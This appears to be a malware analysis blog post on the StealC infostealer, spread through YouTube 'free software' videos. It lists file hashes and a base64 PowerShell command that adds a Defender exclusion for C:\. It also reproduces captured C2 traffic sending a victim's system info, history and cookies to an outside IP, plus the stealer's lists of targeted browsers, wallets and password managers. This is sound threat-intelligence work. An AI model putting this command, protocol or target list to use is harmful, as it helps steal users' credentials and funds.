StealC

May 11th, 2023. Written and Analyzed by Av4x

Introduction

I was looking through urlscan.io at various ASNs linked to a lot of malicious activity (Stark Industries, Aeza, Zerohost) and came across a recently scanned website hosting a 5MB “Build1.exe” file.

I decided to look into this a bit more and did a quick google search for the website, just to see what would come up.



Exhibit 1

The site's host is utilizing a typical scheme by targeting victims through YouTube videos that promise free software. The videos are posted on about five different channels, some of which have over 15 comments from bots praising the video.

A). How to get Sims 4 2023 FOR 0$?
- Download / Descargar / Herunterladen:
https://tiny.one/mediahere
- You can download through mirrors in a case of trouble:
https://tinyurl.com/dr0pboxhere
https://bit.ly/needclickk
https://need-click.com/
- Also download button in the video descrlption: • GET IT FOR $0 | T...
- To access archlve - "4545"
- CLICK ON THE BUTTON DOWNOAD - AND U TOOK SOFTWARE FOR 0$ Download trial (with internet connection)
If you can't download for some reason, try another browser.

B). How to activate Sims 4 FOR 0$?
- Use instructlons in txt file inslde of archlve & enjoy!

Subscribe to OUR social networks:
https://instagram.com/digitaldownload
https://twitter.com/SoftwaredevIn

Also subscrlbe to our friends blog:
https://www.toptal.com/developers/blog

If you have some problems - download updates from the official Microsoft website:
XNA Framework 4.0 - https://www.microsoft.com/en-us/downl...
NET Framework 4.0 - https://www.microsoft.com/pt-br/downl...
DirectX9 Completo - https://www.microsoft.com/pt-BR/downl...

Exhibit 2



Exhibit 3

While the original website I encountered is no longer there, it was essentially just a fancy download page which you could download a .rar archive from containing *Setup.exe*, the dropper.



Exhibit 4

Once extracted, the Setup folder contained a *Setup.exe* file and a Settings folder which contained *wab32res.dll.mui*. According to Sekoia.io's identification rules, this sample is a part of the *StealC* malware family which is a newcomer into the malware market.

MD5	707D379F4E62271C5A4706604D077AC3
SHA256	CA8A69D686368866E1D6D6B099137754E4272E102B2076674FBE7C35EAB50069

When executed the *Setup.exe* sample launches a typical installer screen which once "finishing installing" brings up a warning about .NET Framework 4.0 not being installed. Meanwhile, it's dropping another binary: *innocallback.exe* which will carry out the rest of the infection chain.



Exhibit 5

Innocallback is packed with VMProtect and is signed with an invalid Fortinet Technologies (Canada) certificate. Innocallback then acts as a loader and calls out to hxxp//:79[.]137[.]206[.]140 to download *Build1.exe* and also utilizes a base64 encoded PowerShell command to add an exclusion path to C:\:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe” -ex Bypass -NOI -w Hidden -EC QQBkAGQALQBNAHAAUAByAGUAZgBIAHIAZQBuAGMAZQ
AgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABgAHQAaAAgACgAJwBDADoAXAAnACkA
```



Exhibit 6 - PowerShell base64 command

> ⚠ *If Innocallback is run without administrator privileges, it will create a UAC popup asking for PowerShell to be run with said privileges. If you press "No", innocallback will continue to ask for privileges until you press "yes".*

File Name	Innocallback.exe	File Name	Mshoupfinloquce.exe (Random 8 char string)
MD5	9fc2ad612cb259ac1651edb9447ecb41	MD5	1A5346CB839D854406015924419140D8
Size	54.0MB	Size	1.10MB

Build1.exe has an invalid Avira Operations signature and as noted in Sekoia.io's report, downloads legitimate DLL such as mozglue.dll and nss3.dll which is a similar tactic used by Vidar and Redline. It then deletes these files from the \ProgramData directory. *Build1* seems to utilize InstallUtil.exe as the primary method to communicate with the C2.


```
- Language: en-US
- Keyboards: English (United States)
- Laptop: FALSE
- Running Path: C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
- CPU: Intel(R) Core(TM) i9-10980HK CPU @ 2.40GHz
- Cores: 6
- Threads: 6
```

Exhibit 7 - Decoded C2 comms

C2 Communications

StealC's communications with its C2 appear fairly unique and Sekoia.io already created well written detection rules. The binary contacts a randomly generated PHP file and utilzes a variety of commands to know what it should enumerate and collect within a victim's system.

Communications are established by the binary sending a "test" message to the C2:

```
CONNECT 45.147.229.23:80 HTTP/1.1
Host: 45.147.229.23:80

HTTP/1.1 200 Connection established

POST /41d2cff0d1206cba.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----KEBKJDBAAKJDGCBFHCFC
Host: 45.147.229.23
Content-Length: 211
Connection: Keep-Alive
Cache-Control: no-cache

------KEBKJDBAAKJDGCBFHCFC
Content-Disposition: form-data; name="hwid"

4B20740658F11448456937
------KEBKJDBAAKJDGCBFHCFC
Content-Disposition: form-data; name="build"

test
------KEBKJDBAAKJDGCBFHCFC--
```

Exhibit 9

The hwid (hardware ID, created by Microsoft and unchangeable without changing of hardware) is used to identify each infected host while the "boundary" is randomly generated per message sent. Note the "build" section which will change according to what type of communication is taking place.

The C2 then replies with a unique token which is assigned to the host throughout the infection, a unique string which defines the end of communications, a .docx file name, and a seemingly random string of binary.

⚠️ The “end communication” string, .docx file name, and the binary string vary per infection. While Sekoi’s blog post include this response:

d325580bb149e327a7c8338ec6c9ac7227e7c319411261441d8d3097b2a2d6e5fef3ce48|isdone|docia.docx|1|1|0|1|1

Mine was:

b45acc0db7a59c403963d37f6d9f7fa50a3a59817a24b24e926dcb23bf4a97ae73043648|sfdssgkgk|backkg.rtf|1|1|1|

My theory is that the “end communication” string is defined by the threat actor and possibly the docx as well. This also seems to be the case for the “start communication” string, as Sekoia’s sample initially sent “default” while mine sent “tes

```
41d2cff0d1206cba.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----CGCFCBAKKFBFIECAEBAE
Host: 45.147.229.23
Content-Length: 268
Connection: Keep-Alive
Cache-Control: no-cache

------CGCFCBAKKFBFIECAEBAE
Content-Disposition: form-data; name="token"

b45acc0db7a59c403963d37f6d9f7fa50a3a59817a24b24e926dcb23bf4a97ae73043648
------CGCFCBAKKFBFIECAEBAE
Content-Disposition: form-data; name="message"

browsers
------CGCFCBAKKFBFIECAEBAE--
```

Exhibit 10

The binary then asks the C2 for a list of browsers and plugins to enumerate, which the C2 responds to with a base64 encoded list. The plugins are primarily cryptocurrency wallets but also tools such as LastPass, Bitwarden, NordPass, and several authenticators.

```
#Browsers
Google Chrome|\Google\Chrome\User Data|chrome|Google Chrome Canary|\Google\Chrome SxS\User Data|chrome|Chromium|\Chromium\User Data
|chrome|Amigo|\Amigo\User Data|chrome|Torch|\Torch\User Data|chrome|Vivaldi|\Vivaldi\User Data|chrome|Comodo Dragon|\Comodo\Dragon
\User Data|chrome|EpicPrivacyBrowser|\Epic Privacy Browser\User Data|chrome|CocCoc|\CocCoc\Browser\User Data|chrome|Brave|\BraveSof
tware\Brave-Browser\User Data|chrome|Cent Browser|\CentBrowser\User Data|chrome|7Star|\7Star\7Star\User Data|chrome|Chedot Browser|
\Chedot\User Data|chrome|Microsoft Edge|\Microsoft\Edge\User Data|chrome|360 Browser|\360Browser\Browser\User Data|chrome|QQBrowser
|\Tencent\QQBrowser\User Data|chrome|CryptoTab|\CryptoTab Browser\User Data|chrome|Opera Stable|\Opera Software|opera|Opera GX Stab
le|\Opera Software|opera|Mozilla Firefox|\Mozilla\Firefox\Profiles|firefox|Pale Moon|\Moonchild Productions\Pale Moon\Profiles|fire
fox|Opera Crypto Stable|\Opera Software|opera|

#Plugins
MetaMask|djclckkglechooblngghdinmeemkbgci|1|0|0|MetaMask|ejbalbakoplchlghecdalmeeeajnimhm|1|0|0|MetaMask|nkbihfbeogaeaoehlefnkodbef
gpgknn|1|0|0|TronLink|ibnejdfjmmkpcnlpebklmnkoeoihofec|1|0|0|Binance Wallet|fhbohimaelbohpjbbldcngcnapndodjp|1|0|0|Yoroi|ffnbelfdoe
iohenkjibnmadjiehjhajb|1|0|0|Coinbase Wallet extension|hnfanknocfeofbddgcijnmhnfnkdnaad|0|0|1|Guarda|hpglfhgfnhbgpjdenjgmdgoeiappaf
ln|1|0|0|Jaxx Liberty|cjelfplplebdjjenllpjcblmjkfcffne|1|0|0|iWallet|kncchdigobghenbbaddojjnnaogfppfj|1|0|0|MEW CX|nlbmnnijcnlegkjj
pcfjclmcfggfefdm|1|0|0|GuildWallet|nanjmdknhkinifnkgdcggcfnhdaammmj|1|0|0|Ronin Wallet|fnjhmkhhmkbjkkabndcnnogagogbneec|1|0|0|NeoLi
ne|cphhlgmgameodnhkjdmkpanlelnlohao|1|0|0|CLV Wallet|nhnkbkgjikgcigadomkphalanndcapjk|1|0|0|Liquality Wallet|kpfopkelmapcoipemfendm
dcghnegimn|1|0|0|Terra Station Wallet|aiifbnbfobpmeekipheeijimdpnlpgpp|1|0|0|Keplr|dmkamcknogkgcdfhhbddcghachkejeap|1|0|0|Sollet|fh
```

```
mfendgdocmcbmfikdcogofphimnkno|1|0|0|Auro Wallet(Mina Protocol)|cnmamaachppnkjgnildpdmkaakejnhae|1|0|0|Polymesh Wallet|jojhfeoedkpk
glbfimdfabpdfjaoolaf|1|0|0|ICONex|flpiciilemghbmfalicajoolhkkenfel|1|0|0|Coin98 Wallet|aeachknmefphepccionboohckonoeemg|1|0|0|EVER
 Wallet|cgeeodpfagjceefieflmdfphplkenlfk|1|0|0|KardiaChain Wallet|pdadjkfkgcafgbceimcpbkalnfnepbnk|1|0|0|Rabby|acmacodkjbdgmoleebol
mdjonilkdbch|1|0|0|Phantom|bfnaelmomeimhlpmgjnjophhpkkoljpa|1|0|0|Brave Wallet|odbfpeeihdkbihmopkbjmoonfanlbfcl|1|0|0|Oxygen|fhilah
eimglignddkjgofkcbgekhenbh|1|0|0|Pali Wallet|mgffkfbidihjpoaomajlbgchddlicgpn|1|0|0|BOLT X|aodkkagnadcbobfpggfnjeongemjbjca|1|0|0|X
DEFI Wallet|hmeobnfnfcmdkdcmlblgagmfpfboieaf|1|0|0|Nami|lpfcbjknijpeeillifnkikgncikgfhdo|1|0|0|Maiar DeFi Wallet|dngmlblcodfobpdpec
aadgfbcggfjfnm|1|0|0|Keeper Wallet|lpilbniiabackdjcionkobglmddfbcjo|1|0|0|Solflare Wallet|bhhhlbepdkbapadjdnnojkbgioiodbic|1|0|0|Cy
ano Wallet|dkdedlpgdmmkkfjabffeganieamfklkm|1|0|0|KHC|hcflpincpppdclinealmandijcmnkbgn|1|0|0|TezBox|mnfifefkajgofkcjkemidiaecocnkje
h|1|0|0|Temple|ookjlbkiijinhpmnjffcofjonbfbgaoc|1|0|0|Goby|jnkelfanjkeadonecabehalmbgpfodjm|1|0|0|Ronin Wallet|kjmoohlgokccodicjjfe
bfomlbljgfhk|1|0|0|Byone|nlgbhdfgdhgbiamfdfmbikcdghidoadd|1|0|0|OneKey|jnmbobjmhlngoefaiojfljckilhhlhcj|1|0|0|DAppPlay|lodccjjbdhfa
kaekdiahmedfbieldgik|1|0|0|SteemKeychain|jhgnbkkipaallpehbohjmkbjofjdmeid|1|0|0|Braavos Wallet|jnlgamecbpmbajjfhmmmlhejkemejdma|1|0
|0|Enkrypt|kkpllkodjeloidieedojogacfhpaihoh|1|1|1|OKX Wallet|mcohilncbfahbmgdjkbpemcciiolgcge|1|0|0|Sender Wallet|epapihdplajcdnnkd
eiahlgigofloibg|1|0|0|Hashpack|gjagmgiddbbciopjhllkdnddhcglnemk|1|0|0|Eternl|kmhcihpebfmpgmihbkipmjlmmioameka|1|0|0|Pontem Aptos Wa
llet|phkbamefinggmakgklpkljjmgibohnba|1|0|0|Petra Aptos Wallet|ejjladinnckdgjemekebdpeokbikhfci|1|0|0|Martian Aptos Wallet|efbglgof
oippbgcjepnhiblaibcnclgk|1|0|0|Finnie|cjmkndjhnagcfbpiemnkdpomccnjblmj|1|0|0|Leap Terra Wallet|aijcbedoijmgnlmjeegjaglmepbmpkpi|1|0
|0|Trezor Password Manager|imloifkgjagghnncjkhggdhalmcnfklk|1|0|0|Authenticator|bhghoamapcdpbohphigoooaddinpkbai|1|0|0|Authy|gaedmj
dfmmahhbjefcbgaolhhanlaolb|1|0|0|EOS Authenticator|oeljdldpnmdbchonielidgobddfffla|1|0|0|GAuth Authenticator|ilgcnhelpchnceeipipij
aljkblbcobl|1|0|0|Bitwarden|nngceckbapebfimnlniiiahkandclblb|1|0|0|KeePassXC|oboonakemofpalcgghocfoadofidjkkk|1|0|0|Dashlane|fdjama
kpfbbddfjaooikfcpapjohcfmg|1|0|0|NordPass|fooolghllnmhmmndgjiamiiodkpenpbb|1|0|0|Keeper|bfogiafebfohielmmehodmfbbebbbpei|1|0|0|Robo
Form|pnlccmojcmeohlpggmfnbbiapkmbliob|1|0|0|LastPass|hdokiejnpimakedhajhdlcegeplioahd|1|0|0|BrowserPass|naepdomgkenhinolocfifgehidd
dafch|1|0|0|MYKI|bmikpgodpkclnkgmnpphehdgcimmided|1|0|0|Splikity|jhfjfclepacoldmjmkmdlmganfaalklb|1|0|0|CommonKey|chgfefjpcobfbnpmi
okfjjaglahmnded|1|0|0|Zoho Vault|igkpcodhieompeloncfnbekccinhapdb|1|0|0|Opera Wallet|gojhcdgcpbpfigcaejpfhfegekdgiblk|0|0|1|
```

Next, the binary sends the C2 a “system_info.txt” file containing information about the infected host including network info, hardware, language, local time, user agents, installed apps (which didn’t seem to work on my system), and a list of “All Users” which was actually just a very limited list of installed programs and Microsoft redistributables, and running processes:

```
All Users:
    Microsoft Edge - 92.0.902.67
    Microsoft Edge Update - 1.3.173.55
    Npcap - 1.75
    Proxifier version 4.11 - 4.11
    My Program version 1.5 - 1.5
    Microsoft Visual C++ 2015-2022 Redistributable (x64) - 14.32.31326 - 14.32.31326.0
    Microsoft Visual C++ 2022 X86 Minimum Runtime - 14.32.31326 - 14.32.31326
    Microsoft Visual C++ 2015-2022 Redistributable (x86) - 14.32.31326 - 14.32.31326.0
    Microsoft Visual C++ 2022 X86 Additional Runtime - 14.32.31326 - 14.32.31326
Current User:
    Microsoft OneDrive - 21.220.1024.0005
```

Exhibit 11

The binary then proceeds to send browser history and cookies:

```
POST /41d2cff0d1206cba.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----CBAFIDAECBGCBFHJEBGD
Host: 45.147.229.23
Content-Length: 6391
Connection: Keep-Alive
Cache-Control: no-cache

------CBAFIDAECBGCBFHJEBGD
Content-Disposition: form-data; name="token"

b45acc0db7a59c403963d37f6d9f7fa50a3a59817a24b24e926dcb23bf4a97ae73043648
------CBAFIDAECBGCBFHJEBGD
Content-Disposition: form-data; name="file_name"

aGlzdG9yeVxNaWNyb3NvZnQgRWRnZV9EZWZhdWx0LnR4dA==
------CBAFIDAECBGCBFHJEBGD
Content-Disposition: form-data; name="file"

aHR0cDovL2Ruc2xlYWt0ZXN0LmNvbS8KaHR0cDovL2dvb2dsZS5jb20vCmh0dHA6Ly9taXRtLml0LwpodHRwOi8vd3d3Lmdvb2dsZS5jb20vCm
```

Exhibit 12

After this, *StealC* sent the “backkg.rtf” file alluded to before in the initial communications with the C2, however in my case this file was empty. Based on that, I’m assuming that this rtf file is where plugin data would be stored since I do not have any of the plugins listed by the C2 installed on my machine.

The binary next sends a request for a list of wallets and files to steal from the infected host (for some reason it only stole the WireShark license agreement from mine):

```
#Wallets
Bitcoin Core|\Bitcoin\wallets\|wallet.dat|1|Bitcoin Core Old|\Bitcoin\|*wallet*.dat|0|Dogecoin|\Dogecoin\|*wallet*.dat|0|Raven Core
|\Raven\|*wallet*.dat|0|Daedalus Mainnet|\Daedalus Mainnet\wallets\|she*.sqlite|0|Blockstream Green|\Blockstream\Green\wallets\|*.*
|1|Wasabi Wallet|\WalletWasabi\Client\Wallets\|*.json|0|Ethereum|\Ethereum\|keystore|0|Electrum|\Electrum\wallets\|*.*|0|ElectrumLT
C|\Electrum-LTC\wallets\|*.*|0|Exodus|\Exodus\|exodus.conf.json|0|Exodus|\Exodus\|window-state.json|0|Exodus|\Exodus\exodus.wallet
\|passphrase.json|0|Exodus|\Exodus\exodus.wallet\|seed.seco|0|Exodus|\Exodus\exodus.wallet\|info.seco|0|Electron Cash|\ElectronCash
\wallets\|*.*|0|MultiDoge|\MultiDoge\|multidoge.wallet|0|Jaxx Desktop (old)|\jaxx\Local Storage\|file__0.localstorage|0|Jaxx Deskto
p|\com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb\|*.*|0|Atomic|\atomic\Local Storage\leveldb\|*.*|0|Binance|\Binance\|app-st
ore.json|0|Binance|\Binance\|simple-storage.json|0|Binance|\Binance\|.finger-print.fp|0|Coinomi|\Coinomi\Coinomi\wallets\|*.wallet|
1|Coinomi|\Coinomi\Coinomi\wallets\|*.config|1|Ledger Live|\Ledger Live\Local Storage\leveldb\|*.*|0|Ledger Live|\Ledger Live\Sessi
on Storage\|*.*|0|

#Documents
Dekstop|%DESKTOP%\|*txt|10|1|0|Documents|%DOCUMENTS%\|*txt|10|1|0|Recent|%RECENT%\|*txt|10|1|1|
```

Finally C2 communications shut down and the shut down message is sent over plaintext:

```
POST /41d2cff0d1206cba.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----CAAAFCAKKKFBFIDGDBFH
Host: 45.147.229.23
Content-Length: 269
Connection: Keep-Alive
Cache-Control: no-cache

------CAAAFCAKKKFBFIDGDBFH
Content-Disposition: form-data; name="token"

b45acc0db7a59c403963d37f6d9f7fa50a3a59817a24b24e926dcb23bf4a97ae73043648
------CAAAFCAKKKFBFIDGDBFH
Content-Disposition: form-data; name="message"

sfdssgkgk
------CAAAFCAKKKFBFIDGDBFH--
HTTP/1.1 200 OK
Date: Sat, 20 May 2023 01:42:14 GMT
